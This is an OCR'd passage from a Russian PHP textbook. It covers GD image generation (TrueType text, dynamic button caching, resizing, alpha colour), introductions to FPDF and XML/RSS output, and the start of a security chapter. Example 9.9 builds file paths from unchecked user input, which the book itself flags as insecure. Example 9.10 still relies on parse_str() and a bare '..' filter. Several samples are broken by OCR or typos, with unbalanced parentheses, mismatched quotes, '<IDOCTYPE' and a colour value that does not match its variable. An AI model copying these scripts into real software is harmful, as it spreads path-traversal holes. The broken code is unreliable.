По умолчанию текст, выведенный TrueType-шрифтом, сглаживается, что упрощает чтение большинства шрифтов, несмотря на то, что текст иногда выглядит немного размытым. Однако сглаживание может усложнить чтение мелкого текста - у маленьких символов меньше пикселей, поэтому корректировки сглаживания ощущаются более существенно.

Вы можете выключить сглаживание, предоставив отрицательный индекс цвета, например, -4 в качестве параметра *color* . В результате выбран будет цвет с индексом 4, но сглаживание будет выключено.

Пример 9.6 использует TrueType-шрифт для вывода текста в изображении. Шрифт находится в том же каталоге, что и сценарий.

[13] UTF-8 - это 8-битный Unicode. Получить более подробную информацию о Юникоде можно по адресу http://www.unicode.org

Пример 9.6. Использование TrueType-шрифтов

```
<?php
$image = imagecreate(350, 70);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

// установим путь, где библиотека GD должна искать шрифты TrueType
putenv("GDFONTPATH=" . realpath('.'));
imagettftext($image, 20, 0, 10, 40, $black, 'courbi', "Courier TrueType");

header("Content-Type: image/png");
imagepng($image);
```

Результат примера 9.6 показан на рис. 9.5.

Рис. 9.5. Результат примера 9.6

Пример 9.7 использует функцию imagettftext() для вывода текста вертикально.

Пример 9.7. Вертикальный вывод текста

```
<?php
$image = imagecreate(70, 350);
$white = imagecolorallocate($image, 255, 255, 255);
$black = imagecolorallocate($image, 0, 0, 0);

// установим путь, где GD должна искать шрифты TrueType
putenv("GDFONTPATH=" . realpath('.'));
imagettftext($image, 20, 270, 28, 10, $black, 'courbi', "Courier TrueType"

header("Content-Type: image/png");
imagepng($image);
```

Результат этого примера показан на рис. 9.6.




Рис. 9.6. Вертикальный TTF-текст

9.5. Динамические сгенерированные кнопки

Одно из самых популярных применений генерирования изображений - создание «на лету» изображений для кнопок. При этом обычно нам нужно вывести некоторый текст на ранее подготовленном фоновом изображении, как показано на рис. 9.8.

Пример 9.8. Создание динамической кнопки

```
<?php
$font = "times";
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : '';
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
    // вычисляем позицию текста
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx ) / 2;
    $y = (imagesy($image) - $dy ) / 2 + $dy;
    // выводим текст
    imagettftext($image, $size, 0, $x, $y, $black, $font, $text);
}

header("Content-Type: image/png");
imagepng($image);
```

В нашем случае пустая кнопка (*button.png*) отображается, как показано на рис. 9.7.

Рис. 9.7. Пустая кнопка

Сценарий в примере 9.8 вызывается со страницы так:

```
<img src="button.php?text=PHP+Button" />
```

В результате будет сгенерирована кнопка, показанная на рис. 9.8.

Рис. 9.8. Кнопка со сгенерированной текстовой надписью

Символ + в URL заменяет пробел. Пробелы недопустимы в URL и должны быть закодированы. Для кодирования можно также использовать функцию urlencode(), например:

```
<img src="button.php?text=<?= urlencode("PHP Button"); ?>" />
```

Кэширование динамически сгенерированных кнопок

Генерирование изображений осуществляется немного медленнее, чем отправка статических изображений. Для кнопок, которые будут всегда выглядеть одинаково, когда сценарий вызывается с тем же текстовым аргументом, можно реализовать простой механизм кэша. В результате изображение кнопки не будет каждый раз генерироваться, а будет подгружаться из кэша.

Пример 9.9 генерирует кнопку, только когда не найден кэш-файл для нее. В переменной $path находится каталог (который должен быть доступен для записи пользователем веб-сервера), в котором и будут храниться ранее созданные кнопки - кэш кнопок. Функция filesize() возвращает размер файла, а readfile() отправляет содержимое файла в браузер. Поскольку этот сценарий использует имя файла как текстовый параметр, он очень небезопасен (в главе 12 вы узнаете, почему и как это исправить).

Пример 9.9. Кэширование динамических кнопок

```
<?php
$font = "times";
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : '';
$path = "/tmp/buttons"; // каталог с кэшем кнопок

// отправляем кэшированную версию
if ($bytes = @filesize("{$path}/{$text}.png")) {
    header("Content-Type: image/png");
    header("Content-Length: {$bytes}");
    readfile("{$path}/{$text}.png");
    exit;
}

// файл в кэше не существует, поэтому нам нужно создать его,
// кэшировать его и вернуть браузеру
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
    // вычисляем позицию текста
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
```

```
        $x = (imagesx($image) - $dx ) / 2;
        $y = (imagesy($image) - $dy ) / 2 + $dy;
        // выводим текст
        imagettftext($image, $size, 0, $x, $y, $black, $font, $text);
        // сохраняем картинку в файл
        imagepng($image, "{$path}/{$text}.png");
    }
    header("Content-Type: image/png");
    imagepng($image);
```

Ускоряем кэш

Пример 9.9 быстр, но не так быстр, как мог бы быть. Используя директивы Apache, вы можете обойти PHP-сценарий и загрузить изображение непосредственно из каталога кэша, если оно уже было создано. Это еще ускорит загрузку веб-страницы.

Первым делом создайте каталог *buttons* где-то в DocumentRoot вашего веб-сервера и убедитесь, что у пользователя веб-сервера есть право записи в этот каталог. Например, если DocumentRoot - это */var/www/html*, то создайте каталог */var/www/html/buttons*.

После этого откройте ваш файл конфигурации Apache (*httpd.conf*) и добавьте в него блок:

```
<Location /buttons/>
ErrorDocument 404 /button.php
</Location>
```

Этот блок говорит Apache, что запросы несуществующих файлов в каталоге *buttons* нужно отправлять сценарию *button.php*.

Далее, сохраните пример 9.10 как *button.php*. Данный сценарий создает новую кнопку и сохраняет ее в кэше, а затем отправляет в браузер. В нем есть несколько отличий от примера 9.9. Мы уже не ищем параметры в $_GET, а работаем с перенаправлениями Apache. В массиве $_SERVER мы ищем строку, кнопку для которой нам нужно сгенерировать. Также мы явно не позволяем использовать ".." в имени файла, чтобы ликвидировать дырку в безопасности из примера 9.9.

Как только *button.php* будет установлен и будет получен запрос вроде этого *http://your.site/buttons/php.png*, веб-сервер проверит, существует ли файл *buttons/php.png*. Если файл не существует, запрос будет перенаправлен на сценарий *button.php*, который создаст изображение с текстом "php" и сохранит его в *buttons/php.png*. Любые последующие запросы этого файла будут обслуживаться непосредственно с обращением к уже существующему файлу кнопки, без запуска PHP-сценария.

Пример 9.10. Более эффективный сценарий кэширования динамических кнопок

```
<?php
// получаем перенаправленные URL-параметры, если таковые существуют
parse_str($_SERVER['REDIRECT_QUERY_STRING']);
$cacheDir = "/buttons/";
$url = $_SERVER['REDIRECT_URL'];

// выделяем расширение
$extension = substr($url, strrpos($url, '.'));

// удаляем каталог и расширение из строки $url
$file = substr($url, strlen($cacheDir), -strlen($extension));

// запрещаем '..' в имени файла
$file = str_replace('..', '', $file);
// текст для отображения на кнопке
$text = urldecode($file);
$font = "times";
$path = "/tmp/buttons"; // каталог кэша кнопок

// создаем, кэшируем и отображаем кнопку
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);
if ($text) {
    // вычисляем позицию текста
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx ) / 2;
    $y = (imagesy($image) - $dy ) / 2 + $dy;
    // выводим текст
    imagettftext($image, $size, 0, $x, $y, $black, $font, $text);
    // сохраняем изображение в файл
    imagepng($image, "{$_SERVER['DOCUMENT_ROOT']}{$cacheDir}{$file}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

У нашего решения есть один существенный недостаток - текст кнопки не может содержать символов, недопустимых в имени файла. Зато кэширование изображений осуществляется более эффективно. Если вы измените внешний вид ваших кнопок вам нужно будет повторно создать все кэшируемые изображения. Для этого просто удалите все изображения в каталоге *buttons*. Вы также можете заставить сценарий генерировать изображения разных типов, просто установите расширение соответствующего типа (`$extension`)

и вызовите соответствующую функцию в конце изображения - imagejpeg() или imagegif(). Вы также можете добавить модификаторы такие как цвет, размер, шрифт и передать их в URL. Поскольку в нашем примере мы используем parse_str(), URL вида *http://your.site/buttons/php.png?size=16* отобразит слово "php" шрифтом с размером 16 пунктов.

9.6. Изменение размера изображений

Существует два способа изменить размер изображения. Функция imagecopyresized() быстра, но ее использование может привести к зубчатым краям в ваших новых изображениях. Функция imagecopyresampled() медленная, но использует пиксельную интерполяцию, чтобы получить гладкие края у изображения. Обе функции принимают одни и те же параметры:

```
imagecopyresized(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
imagecopyresampled(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
```

Параметры *dest* (назначение) и *src* (источник) задают идентификаторы изображения. Точка (*dx*, *dy*) - это точка на изображении назначения, которая определяет левый верхний угол прямоугольника, в который будет вставляться копируемая область. Точка (*sx*, *sy*) - это точка на изображении-источнике, которая определяет левый верхний угол прямоугольника, содержащего исходное изображение. Параметры *sw*, *sh*, *dw* и *dh* задают ширину и высоту соответсвующих областей в исходном и результирующем изображениях.

Пример 9.11 изменяет размер исходного изображения *php.jpg* (рис. 9.9) и уменьшает его размер до четверти оригинального размера (результат представлен на рис. 9.10).

Пример 9.11. Изменение размера изображения с помощью imagecopyresampled()

```
<?php
$source = imagecreatefromjpeg("php.jpg");
$width = imagesx($source);
$height = imagesy($source);

$x = $width / 2;
$y = $height / 2;

$destination = imagecreatetruecolor($x, $y);
imagecopyresampled($destination, $source, 0, 0, 0, 0, $x, $y, $width, $height);

header("Content-Type: image/png");
imagepng($destination);
```

Рис. 9.9. Оригинальное изображение *php.jpg*

Рис. 9.10. Результат: 1/4 от исходного размера

Деление на 4 вместо 2 даст еще меньшую картинку, изображенную на рис. 9.11.

Рис. 9.11. Результат: 1/16 от исходного размера

9.7. Обработка цвета

Библиотека GD поддерживает, как 256-цветные (8-битная палитра), так полноцветные (true color) изображения с альфа-каналом (прозрачностью).

Чтобы создать 256-цветное изображение, используйте функцию imagecreate(). Фон такого изображения заполняется первым цветом, который вы выделите функцией imagecolor():

```
$width = 128;
$height = 256;
$image = imagecreate($width, $height);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
```

Чтобы создать полноцветное изображение с 7-битным альфа-каналом, используйте функцию imagecreatetruecolor():

```
$image = imagecreatetruecolor(width, height);
```

Функция imagecolorallocatealpha() создает индекс цвета, включающий прозрачность:

```
$color = imagecolorallocatealpha(image, red, green, blue, alpha);
```

Значение *alpha* задается от 0 (полностью не прозрачно) и до 127 (полностью прозрачно).

В то время как большинство людей привыкло к 8-разрядному (0-255) альфа-каналу, более удобным является 7-битный (0-127) альфа-канал, который и используется в GD. Каждый пиксель представлен 32-разрядным целым числом (signed integer) со знаком с четырьмя 8-разрядными байтами:

```
High Byte                                          Low Byte
{Альфа-канал} {Красный} {Зеленый} {Синий}
```

Для целого числа со знаком крайний левый бит используется, чтобы указать, отрицательное или положительное значение, таким образом, для фактической информации остается только 31 бит. Целое значение в PHP по умолчанию – это значение типа signed long, в которое можно сохранить одну запись GD-палитры. Знак числа определяет, будет ли включено (+) или выключено (-) сглаживание для этой записи палитры.

В отличие от 256-цветных изображений, при работе с truecolor-изображениями первый выделенный цвет не становится автоматически цветом фона. Вместо этого изображение заполняется полностью прозрачными пикселями. Чтобы залить изображение любым выбранным цветом, используйте функцию imagefilledrectangle().

Пример 9.12 создает полноцветное изображение и рисует полупрозрачный оранжевый эллипс на белом фоне.

Пример 9.12. Простой оранжевый эллипс на белом фоне

```
<?php
$image = imagecreatetruecolor(150, 150);
$white = imagecolorallocate($image, 255, 255, 255);

imagealphablending($image, false);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 50);
imagefilledellipse($image, 75, 75, 80, 63, $red);

header("Content-Type: image/png");
imagepng($image);
```

Результат сценария 9.12 показан на рис. 9.12.




Рис. 9.12. Оранжевый эллипс на белом фоне

Для конвертирования полноцветного изображения в 256-битное можно использовать функцию imagetruecolortopalette().

Использование альфа-канала

В примере 9.12 мы выключили альфа-смешивание (alpha blending) перед выводом нашего фона и эллипса. Альфа-смешивание - это переключатель, определяющий, будет ли присутствовать альфа-канал или нет при рисовании. Если альфа-смешивание выключено, старые пиксели будут заменены новыми пикселями. Если альфа-канал существует для нового пикселя, он сохраняется, но вся информация о пикселе для исходного перезаписываемого пикселя будет потеряна.

Пример 9.13 иллюстрирует альфа-смешивание при рисовании серого прямоугольника с 50% альфа-каналом поверх оранжевого эллипса.

Пример 9.13. Серый прямоугольник с 50% наложенным альфа-каналом

```
<?php
$image = imagecreatetruecolor(150, 150);

imagealphablending($image, false);
$white = imagecolorallocate($image, 255, 255, 255);

imagefilledrectangle($image, 0, 0, 150, 150, $white);
$red = imagecolorallocatealpha($image, 255, 50, 0, 63);

imagefilledellipse($image, 75, 75, 80, 50, $red);
imagealphablending($image, false);
$gray = imagecolorallocatealpha($image, 70, 70, 70, 63);
imagefilledrectangle($image, 60, 60, 120, 120, $gray);

header("Content-Type: image/png");
imagepng($image);
```

Результат примера 9.13 приведен на рис. 9.13 (альфа-смешивание все еще выключено).




Рис. 9.13. Серый прямоугольник поверх оранжевого эллипса

Если мы изменим пример 9.13, чтобы включить альфа-смешивание перед вызовом функции imagefilledrectangle(), мы получим изображение, показанное на рис. 9.14.




Рис. 9.14. Изображение с включенным альфа-смешиванием

Идентификация цветов

Чтобы узнать цвет определенного пикселя изображения, используйте функцию imagecolorat():

```
$color = imagecolorat(image, x, y);
```

Для изображений с 8-битной палитрой функция возвращает цвет, который вы потом можете передать функции imagecolorsforindex(), чтобы получить фактические RGB-значения:

```
$values = imagecolorsforindex(image, index);
```

Массив, возвращенный функцией imagecolorsforindex() имеет ключи 'red', 'green' и 'blue'. Если вы вызовите функцию imagecolorsforindex() для полноцветного изображения, возвращаемый массив также будет содержать ключ 'alpha'. Значения для этих ключей соответствуют диапазону 0-255 для значений цвета и 0-127 для альфа-значения.

Индексы полноцветного изображения

Индекс цвета, возвращенный функцией imagecolorallocatealpha() на самом деле является 32-битным целым числом со знаком, где первые три байта содержат значения составляющих RGB. Следующий бит означает, будет ли включено сглаживание для этого цвета, а оставшиеся 7 бит хранят значение прозрачности.

Например:

```
$green = imagecolorallocatealpha($image, 0, 0, 255, 127);
```

В переменную $green будет помещено значение 2130771712, его шестнадцатеричное и двоичные значения - 0x7F00FF00

и 01111111000000001111111100000000 соответственно.

Данный код эквивалентен вызову imagecolorresolvealpha():

```
$green = (127 << 24) | (0 << 16) | (255 << 8) | 0;
```

Деконструкция этого значения выглядит примерно так:

```
$a = ($col & 0x7F000000) >> 24;
$r = ($col & 0x00FF0000) >> 16;
$g = ($col & 0x0000FF00) >> 8;
$b = ($col & 0x000000FF);
```

Непосредственная манипуляция значениями цвета вроде этой редко нужна. Следующее приложение генерирует изображение тестирования цвета, которое показывает чистые оттенки красного, зеленого и синего цветов.

```
$image = imagecreatetruecolor(256, 60);
for ($x = 0; $x < 256; $x++) {
    imageline($image, $x, 0, $x, 19, $x);
    imageline($image, 255 - $x, 20, 255 - $x, 39, $x << 8);
    imageline($image, $x, 40, $x, 59, $x<<16);
}
header("Content-Type: image/png");
imagepng($image);
```




Рис. 9.15. Тест цвета

Очевидно, этот тест будет намного более красочным, чем мы можем показать вам здесь в черно-белых тонах, поэтому обязательно попробуйте этот пример самостоятельно. В данном примере намного проще вычислить цвет пикселя, чем вызывать imagecolorallocatealpha() для каждого цвета.

Текстовое представление изображения. ASCII-представление изображения

Для текстового представления изображения можно использовать функцию imagecolorat(), которая будет вызываться в цикле для каждого пикселя изображения, получать его цвет и что-то делать с полученными данными о цвете. Пример 9.14 выводит # для каждого пикселя изображения *php-tiny.php* в цвете этого пикселя.

Пример 9.14. Конвертирование изображения в текст

```
<html><body bgcolor="#000000">
<tt><?php

    $image = imagecreatefromjpeg("php-tiny.jpg");
    $dx = imagesx($image);
    $dy = imagesy($image);

for ($y = 0; $y < $dy; $y++) {
    for ($x = 0; $x < $dx; $x++) {
        $colorIndex = imagecolorat($image, $x, $y);
        $rgb = imagecolorsforindex($image, $colorIndex);
        printf('<font color=#%02x%02x%02x>#</font>',
        $rgb['red'], $rgb['green'], $rgb['blue']);
    }
    echo "<br>\n";
}
?></tt>
</body></html>
```

Результат - ASCII-представление изображения, показанное на рис. 9.16.




Рис. 9.16. ASCII-представление изображения

Глава 10. PDF

Формат Adobe Portable Document Format (PDF) позволяет вашим документам выглядеть одинаково как на экране, так и при печати. В этой главе будет показано, как средствами языка PHP динамически создавать PDF-файлы с текстом, графикой, ссылками и т.д.

Динамическое создание PDF-файлов на вашем сайте открывает двери ко многим интересным и полезным практическим применениям. Вы можете создавать деловые документы почти любого вида, в том числе всевозможные варианты писем, приглашений, счетов и т.д. Так, например, большинство бумажной работы, основанной на заполнении форм, может быть автоматизировано путем наложения текста на отсканированную форму и сохранения результата в PDF-файле.

10.1. PDF-расширения

Для PHP разработано несколько библиотек, предназначенных для создания PDF-документов. В этой главе будет рассмотрена популярная библиотека FPDF. Библиотека FPDF - это набор PHP-кода, который вы можете просто подключить к вашему коду с помощью инструкции require и который не требует какой-либо специальной настройки на сервере. Вы можете использовать и другие PDF-библиотеки, но базовые концепции, такие как структура и функции PDF-файла, от этого не изменятся. Библиотеку FPDF можно загрузить по адресу: http://www.fpdf.org/

Примечание. Вы также можете обратить свое внимание на другую библиотеку – TCPDF, которая лучше обрабатывает специальные символы HTML и поддерживает многоязыковый вывод в кодировке UTF-8. Если вам нужны эти функции, скачайте библиотеку по адресу *http://www.tcpdf.org/*

10.2. Документы и страницы

PDF-документ состоит из некоторого числа страниц. Каждая страница состоит из текста и/или изображений. В этом разделе будет показано, как соз-

дать документ, добавить в него страницы, поместить текст на страницы и отправить эти страницы в браузер, когда формирование документа будет завершено.

> **Примечание.** Примеры в этой главе подразумевают, что у вас установлено расширение браузера для просмотра документов Adobe PDF. В противном случае примеры не будут работать. Получить расширение для браузера можно на сайте Adobe: **http://www.adobe.com/**

Простой пример

Давайте начнем с простого PDF-документа. Пример 10.1 просто помещает строку "Hello Out There!" на страницу, а затем отображает результирующий PDF-документ.

Пример 10.1. "Hello Out There!" в PDF

```
<?php
require("../fpdf/fpdf.php"); // путь к fpdf.php
$pdf = new FPDF();
$pdf->addPage();
$pdf->setFont("Arial", 'B', 16);
$pdf->cell(40, 10, "Hello Out There!");
$pdf->output();
```

Пример 10.1 демонстрирует основные этапы создания PDF-документа: создание нового экземпляра PDF-объекта, создание страницы, установка шрифта для текста, а также вывод текста в "ячейку" страницы. Результат этого сценария приведен на рис. 10.1.




Рис. 10.1. Результат примера 10.1

Инициализация документа

В примере 10.1 мы ссылаемся на библиотеку FPDF с помощью конструкции require. Затем код создает новый экземпляр объекта FPDF. Обратите внимание, что все вызовы экземпляра FPDF являются объектно-ориентированными вызовами методов этого объекта. Если вы испытываете затруднения при работе с объектно-ориентированным кодом, обратитесь к главе 6. После создания нового экземпляра объекта FPDF вам нужно добавить как минимум одну страницу, поэтому вызывается метод AddPage. Далее вам нужно установить шрифт для выводимого текста, это мы делаем вызовом SetFont. Затем, используя метод cell(), мы помещаем текст в созданный документ. Чтобы вывести документ в браузер, мы используем метод Output.

Вывод базовых текстовых ячеек

Ячейка (cell) в библиотеке FPDF - это прямоугольная область на странице, которую вы можете создать и управлять ею впоследствии. У этой ячейки есть высота, ширина и граница. Конечно же, ячейка содержать текст. Основной синтаксис метода cell() следующий:

```
cell(float w [, float h [, string txt [, mixed border
[, int ln [, string align [, int fill [, mixed link]]]]]]])
```

Первый параметр - это ширина, затем следует - высота ячейки, третий параметр - это текст, который будет помещен в ячейку. После текста следует граница, контроль новой строки, после - выравнивание ячейки, заливка и текст для HTML-ссылки. Например, если мы хотим изменить приведенный выше пример так, чтобы у него появилась граница, он был выровнен по центру, вам нужно изменить вызов cell() так:

```
$pdf->cell(90, 10, "Hello Out There!", 1, 0, 'C');
```

Метод cell() интенсивно используется при создании PDF-документов с помощью FPDF, поэтому вам нужно уделить ему особое внимание. В этой главе мы еще поговорим о нем.

Глава 11. XML

XML (eXtensible Markup Language – расширяемый язык разметки) - стандартизованный формат данных. Он выглядит немного похожим на HTML, использует теги (<example>вроде этого</example>) и сущности (&). Однако, в отличие от HTML, язык XML разработан, чтобы упростить его программный синтаксический разбор, и предусматривает правила, определяющие, что вы можете и что не можете сделать в XML-документе. XML сейчас является стандартным форматом данных в самых разных областях – издательском деле, инженерном проектировании, медицине. Он используется для удаленных вызовов процедур, баз данных, заказах на поставку и т.д.

Есть много контекстов, в которых вы можете использовать XML. Поскольку XML - это общий формат передачи данных, многие программы могут экспортировать информацию в этот формат и получать информацию по результатам синтаксического разбора (анализа) данных в XML-формате, а также отображать XML-информацию в HTML-представлении (преобразовывать). В этой главе вы узнаете, как использовать XML-парсер (синтаксический анализатор), встроенный в PHP, а также как применять расширение XSLT для преобразования XML. Мы также вкратце рассмотрим создание XML-документов.

В последнее время XML много используется в удаленных вызовах процедур (XML-RPC). Клиент кодирует имя функции и значения параметров в XML и отправляет их по протоколу HTTP на сервер. Сервер декодирует имя функции и значения, решает, что сделать и возвращает значение ответа, закодированное в XML. XML-RPC является удобным способом интеграции компонентов приложения, написанных на различных языках.

11.1. Краткое руководство по XML

В большинстве случаев XML состоит из элементов (подобно HTML-тегам), сущностей и обычных данных. Например:

```
<book isbn="1-56592-610-2">
    <title>Русская поэзия</title>
    <authors>
        <author>Александр Пушкин</author>
        <author>Михаил Лермонтов</author>
        <author>Федор Тютчев</author>
```

```
    </authors>
</book>
```

В HTML мы часто использовали открытый тег без соответствующего ему закрытого тега. Наиболее частый пример этого - тег
.

В XML это недопустимо. XML требует, чтобы для каждого открытого тега был закрытый тег. Для тегов вроде
 XML предоставляет такой синтаксис:

Теги могут быть вложены, но не могут перекрываться. Например, это допустимо:

```
<book><title>PHP. Полное руководство и справочник функций</title></book>
```

А вот следующий код недопустим, поскольку теги book и title перекрываются:

```
<book><title>PHP. Полное руководство и справочник функций</book></title>
```

XML также требует, чтобы документ начинался со служебной инструкции, обозначающей используемую версию XML (и, возможно, другие вещи, например, кодировку текста):

```
<?xml version="1.0" ?>
```

Последнее требование: у правильно оформленного документа есть только один корневой элемент (стоящий на верхнем уровне иерархии). Например, следующий документ правильно сформирован:

```
<?xml version="1.0" ?>
<library>
    <title>Программирование на PHP</title>
    <title>Программирование на Perl</title>
    <title>Программирование на C#</title>
</library>
```

А следующий XML-документ сформирован нехорошо, поскольку на вершине иерархии находятся сразу три элемента:

```
<?xml version="1.0" ?>
<title>Программирование на PHP</title>
<title>Программирование на Perl</title>
<title>Программирование на C#</title>
```

Определенные теги, атрибуты и сущности в XML-документе, а также правила, как они должны быть вложены, определяют структуру документа. Существует два способа записи этой структуры: *определение типа документа* (DTD, Document Type Definition) и *схема* (schema). Определения типа документов и схемы используются для проверки документа, чтобы гарантировать, что документ соответствует правилам для своего типа документа.

Большинство XML-документов не включают DTD - в этих случаях документ считается допустимым, если он содержит допустимый XML-код. Другие задают DTD как внешнюю сущность строкой, содержащей имя и расположение (файл или URL) DTD:

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier' 'http://www.example.com/my.dtd'>
```

Иногда удобно инкапсулировать один XML-документ в другой. Например, у XML-документа, представляющего почтовое сообщение, может быть элемент attachment, который окружает прикрепленный файл. Если прикрепленный файл - XML, он является вложенным XML-документом.

Что если у документа почтового сообщения есть элемент body (тема сообщения) и у присоединенного XML-файла также есть элемент body, но у последнего элемента полностью другие DTD-правила? Эта проблема решается использованием пространств имен. Пространства имен позволяют вам квалифицировать XML-теги, например, email:body и human:body.

11.2. Создание XML-документов

Вы можете использовать PHP как для генерации динамического HTML, так и для генерации XML. Поскольку XML является общим форматом, на PHP вы можете генерировать XML для самых разных программ, например, использующих формы, запросы к базе данных и проч. Так, одним из приложений XML является в RSS (Rich Site Summary) - формат, используемый в новостных лентах. Вы можете читать информацию новостных статей из базы данных или HTML и генерировать сводный XML-файл на основании этой информации.

Генерировать XML-документ из PHP предельно легко. Просто измените MIME-тип документа, используя функцию header(), на "text/xml", а затем выведите XML-код с помощью конструкции echo:

```
echo '<?xml version="1.0" encoding="ISO-8859-1" ?>';
```

Пример 11.1 создает RSS-документ, используя PHP. RSS-файл представляет собой XML-документ, содержащий несколько элементов channel, каждый из которых содержит некоторые новостные элементы item. Каждый элемент item имеет заголовок, описание и ссылку на саму статью. Формат RSS поддерживает гораздо больше свойств item, чем используется в примере 1.1, но

для простоты нам достаточно и этих трех. Для создания самого XML-кода, как и для создания HTML-кода, не требуются какие-либо специальные функции, просто выводим код с помощью echo.

Пример 11.1. Создание XML-документа

```
<?php
    header('Content-Type: text/xml');
    echo "xml version=\"1.0\" encoding=\'utf-8\" ?>";
?>
<!DOCTYPE rss PUBLIC '-//Netscape Communications//DTD RSS 0.91//EN"
    "http://my.netscape.com/publish/formats/rss-0.91.dtd">
<rss version="0.91">
<channel>
<?php

// элементы XML
$items = array(
    array(
        'title' => "Человек укусил собаку",
        'link' => "http://www.example.com/dog.php",
        'desc' => "Какой иронический поворот!"
    ),
    array(
        'title' => «Медицинский прорыв!»,
        'link' => «http://www.example.com/doc.php»,
        'desc' => «Найдено лекарство для меня!»
    )
);

foreach($items as $item) {
    echo "<item>\n";
    echo " <title>{$item['title']}</title>\n";
    echo " <link>{$item['link']}</link>\n";
    echo " <description>{$item['desc']}</description>\n";
    echo " <language>ru-ru</language>\n";
    echo "</item>\n\n";
} ?>
</channel>
</rss>
```

Вышеприведенный сценарий создаст следующий вывод:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<IDOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
"http://my.netscape.com/publish/formats/rss-0.91.dtd">
<rss version="0.91">
    <channel>
<item>
    <title>Человек укусил собаку</title>
    <link>http://www.example.com/dog.php</link>
    <description>Какой иронический поворот!</description>
    <language>ru-ru</language>
</item>
<item>
    <title>Медицинский прорыв!</title>
    <link>http://www.example.com/doc.php</link>
    <description>Найдено лекарство для меня.</description>
    <language>ru-ru</language>
</item>
</channel>
</rss>
```

Глава 12. Безопасность

Язык PHP является довольно гибким и простым. Так, одним из его основных назначений была и остается обработка данных HTML-форм. И действительно, PHP существенно упрощает использование и обработку данных, отправляемых в сценарий через HTML-форму. Однако простота – меч обоюдоострый. Функции, позволяющие вам быстро писать программы на PHP и удобно получать данные с форм, по сути являются дверьми для тех, кто хочет взломать ваши системы.

